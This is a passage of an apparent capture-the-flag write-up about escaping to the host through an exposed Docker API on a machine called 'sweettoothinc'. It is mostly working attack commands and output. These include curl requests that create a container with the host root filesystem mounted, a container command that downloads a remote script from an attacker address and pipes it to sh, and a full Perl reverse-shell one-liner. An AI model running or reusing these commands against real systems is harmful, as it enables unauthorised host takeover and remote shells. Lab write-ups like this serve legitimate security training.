curl http://localhost:8080/containers/json -s
and after jq
[
  {
    "Id": "0e829518800b893d1cc82b6f90e1ada3b391b3ae1d08a3aca3565176207b7703",
    "Names": [
      "/sweettoothinc"
    ],
    "Image": "sweettoothinc:latest",
    "ImageID": "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e",
    "Command": "/bin/bash -c 'chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initializeandquery.sh & /entrypoint.sh influxd''",
    "Created": 1766924728,
    "Ports": [
      {
        "IP": "0.0.0.0",
        "PrivatePort": 22,
        "PublicPort": 2222,
        "Type": "tcp"
      },
      {
        "IP": "0.0.0.0",
        "PrivatePort": 8086,
        "PublicPort": 8086,
        "Type": "tcp"
      }
    ],
    "Labels": {},
    "State": "running",
    "Status": "Up 4 hours",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID": "cca5827e544907f8ea7da6515efc3e9e4cae93eb15a0cff24fd9514380decf0b",
          "EndpointID": "32199ec95c307d0a8df2a4912c64139b7e7ea5fa049af76fa0d37fd500e6b465",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.2",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:02",
          "DriverOpts": null
        }
      }
    },
    "Mounts": [
      {
        "Type": "volume",
        "Name": "b4754572db56b9c65af977f24c84baddca697d3f02719fb5ad1e83851a2ec606",
        "Source": "",
        "Destination": "/var/lib/influxdb",
        "Driver": "local",
        "Mode": "",
        "RW": true,
        "Propagation": ""
      },
      {
        "Type": "bind",
        "Source": "/var/run/docker.sock",
        "Destination": "/var/run/docker.sock",
        "Mode": "",
        "RW": true,
        "Propagation": "rprivate"
      }
    ]
  }
]

Okay, I want to create container based on the image influxdb:1.3.0, the idea is to create something like this line is doing, I’m giving the penelope payload for reverse shell:
docker run -v /:/mnt -it influxdb:1.3.0 sh -c "id"
Okay, let’s create a container:
curl -X POST http://localhost:8080/containers/create \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "influxdb:1.3.0",
    "Cmd": ["/bin/sh","-c","curl http://192.168.164.248:8081/rev_shell.sh|sh"],
    "Tty": true,
    "OpenStdin": true,
    "HostConfig": {
      "Binds": ["/:/mnt"]
    }
  }'
and we got back
{
  "Id": "007ae49859918a7e460135a28b2dbfb9108cc4518f22e05e7a3ab4599371443c",
  "Warnings": null
}
Then, we need to start the container:
curl -X POST http://localhost:8080/containers/007ae49859918a7e460135a28b2dbfb9108cc4518f22e05e7a3ab4599371443c/start


we can view the stdout and stderr:
curl 'http://localhost:8080/containers/007ae49859918a7e460135a28b2dbfb9108cc4518f22e05e7a3ab4599371443c/logs?stdout=true&stderr=true'
You can see it requested rev_shell.sh, however, it isn’t exist.
After navigating through https://www.revshells.com/, I found working payload for reverse shell
perl -e 'use Socket;$i="192.168.164.248";$p=1337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};'

and that’s it, we got our reverse shell in 3 different ways.